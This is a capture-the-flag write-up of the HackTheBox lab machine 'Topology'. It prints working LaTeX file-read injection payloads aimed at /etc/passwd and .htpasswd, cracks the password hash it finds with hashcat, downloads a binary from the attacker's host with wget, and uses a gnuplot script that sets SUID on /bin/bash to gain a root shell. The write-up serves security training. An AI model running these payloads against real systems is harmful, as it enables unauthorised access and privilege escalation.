Enumeration#
As always, we begin with a port scan:
╰─ nmap -sC -sV 10.129.172.28
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-11 21:07 EDT
Nmap scan report for 10.129.172.28
Host is up (0.030s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 dc:bc:32:86:e8:e8:45:78:10:bc:2b:5d:bf:0f:55:c6 (RSA)
|   256 d9:f3:39:69:2c:6c:27:f1:a9:2d:50:6c:a7:9f:1c:33 (ECDSA)
|_  256 4c:a6:50:75:d0:93:4f:9c:4a:1b:89:0a:7a:27:08:d7 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Miskatonic University | Topology Group
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.13 seconds
We see an open port for SSH and another open port for HTTP on port 80. Let’s go ahead and look at the site and see what we can find:

We get their email structure and when we hover over the LaTeX Equation Generator hyperlink, we see it will send us to latex.topology.htb. So we need to add some things to our /etc/hosts file:
#your /etc/hosts file
10.129.172.28   topology.htb    latex.topology.htb
I also want to run some subdomain enumeration while we look around. I am going to be using Ffuf:
╰─ ffuf -c -u http://topology.htb -H "Host:FUZZ.topology.htb" -w ~/../../../usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -fs 6767

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://topology.htb
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.topology.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response size: 6767
________________________________________________

[Status: 200, Size: 108, Words: 5, Lines: 6, Duration: 35ms]
    * FUZZ: stats

[Status: 401, Size: 463, Words: 42, Lines: 15, Duration: 3339ms]
    * FUZZ: dev

:: Progress: [4989/4989] :: Job [1/1] :: 1333 req/sec :: Duration: [0:00:07] :: Errors: 0 ::
I filtered out the responses with a size of 6767 because we got a bunch of filler responses with that size that didn’t mean much.
We can go ahead and add stats.topology.htb and dev.topology.htb to our /etc/hosts file and keep looking around.
Let’s look at the latex.topology.htb page:

On this page, we are redirected to equation.php where we can enter some latex code and get an image back for the equation we are trying to express.
This immediately reminded me of a HTB machine called Late which is also an easy Linux machine. In that machine we had to make an image that was converted to text, where the web application was vulnerable to server side template injection.
Remembering this, I wanted to see if there were already some common strategies for seeing if this input field would be vulnerable.
I quickly found this GitHub repo that had some examples for us to try. I first want to try the input \input{/etc/passwd} and see what happens:

It looks like we will have to be more tricky with our injection attempt. Let’s try the next section that should let us read a single-lined file:
\newread\file
\openin\file=/etc/passwd
\read\file to\line
\text{\line}
\closein\file

This time, we are actually able to read the first line in the file, but when trying a payload that should let us read a multiple-lined file, we get that same error from before.
If we take a step back, we will notice that the dec.topology.htb site asks us for a password:

It looks like it is using a form of basic HTTP authentication. Trying a few common usernames and passwords doesn’t give me any luck, but we might be able to get around this by reading files with that latex injection trick.
The .htpasswd file is often used in conjunction with HTTP Basic Authentication, especially on Apache web servers. This page is an Apache server so we can infer that the file exists and contains password hashes.
After trying a bunch of payloads, I found a promising one from HackTricks that lets me read a specific file instead of just one line:
\lstinputlisting{/etc/passwd}
But this also returns an error, but it is different than before:

After looking at the page more carefully, we see that it specifically mentions latex inline math mode syntax, which needs to have the equation encapsulated with the $ characters. Let’s try the same payload with those characters:
$\lstinputlisting{/etc/passwd}$
Thankfully, this method works:

We can take note of the vdaisley user because they have access to bash, and we can not try to read the .htpasswd file:
$\lstinputlisting{/var/www/dev/.htpasswd}$
This works and we get a password hash:

Let’s write it to a file and get cracking with Hashcat.
╰─ cat hash.txt
$apr1$1ONUB/S2$58eeNVirnRDB5zAIbIxTY0
We can look at the Hashcat examples page and find the hash type and use that to write our command:
╰─ hashcat -m 1600 hash.txt ~/../../usr/share/wordlists/rockyou.txt
Once we run this and get the password, we can log in as vdaisley via SSH and get the user flag.
╰─ ssh vdaisley@topology.htb
vdaisley@topology.htbs password:
---SNIP---
vdaisley@topology:~$ ls
user.txt
We aren’t able to use sudo as this user, so let’s enumerate processes on this host using pspy and see what we find.
First, we need to start a python server on our host in the same directory the file is in:
╰─ ls -l
total 1136
-rw-r--r-- 1 kali kali      38 Jun 11 22:01 hash.txt
-rw-r--r-- 1 kali kali 1156536 Aug 15  2022 pspy64s

# start the python http server

╰─ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.172.28 - - [11/Jun/2023 22:05:06] "GET /pspy64s HTTP/1.1" 200 -
Then, on the target host as vdaisley, we can download the file with wget, make it executable with chmod and then run it:
vdaisley@topology:~$ wget http://<YOUR_IP>/pspy64s
--2023-06-11 22:05:07--  http://<YOUR_IP>/pspy64s
Connecting to 10.10.14.162:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1156536 (1.1M) [application/octet-stream]
Saving to: ‘pspy64s’

pspy64s               100%[======================>]   1.10M  4.93MB/s    in 0.2s

2023-06-11 22:05:07 (4.93 MB/s) - ‘pspy64s’ saved [1156536/1156536]

vdaisley@topology:~$ chmod +x pspy64s
After running pspy and waiting a few minutes, you’ll see this interesting process being run by root:
2023/06/11 22:09:02 CMD: UID=0    PID=2958   | find /opt/gnuplot -name *.plt -exec gnuplot {} ;
2023/06/11 22:09:02 CMD: UID=0    PID=2956   | /bin/sh -c find "/opt/gnuplot" -name "*.plt" -exec gnuplot {} \;
It looks like this scheduled task runs the find command as root and uses sh to execute any gnuplot script (*.plt) in the /opt/gnuplot directory.
If we can write to this directory, we should be able to get a .plt script run by root, which might be able to let us escalate our privileges.
vdaisley@topology:/$ ls -l /opt
total 4
drwx-wx-wx 2 root root 4096 Jun  6 08:14 gnuplot
We can’t read the contents of the directory, but we can write to it with no issues.
Gnuplot scripts (*.plt) can contain system commands which are run by using the ! operator. We can just make a script that makes /bin/bash into a SUID program and then spawn a root shell.
Here is the .plt script I went with:
set term png
set output "/dev/null"
! chmod u+s /bin/bash
We can copy this to the /opt/gnuplot directory and after a while we will see that /bin/bash is a SUID program:
vdaisley@topology:~$ ls -la ~/../../bin/bash
-rwxr-xr-x 1 root root 1183448 Apr 18  2022 /home/vdaisley/../../bin/bash
vdaisley@topology:~$ ls -la ~/../../bin/bash
-rwsr-xr-x 1 root root 1183448 Apr 18  2022 /home/vdaisley/../../bin/bash
vdaisley@topology:~$ bash -p
bash-5.0# whoami
root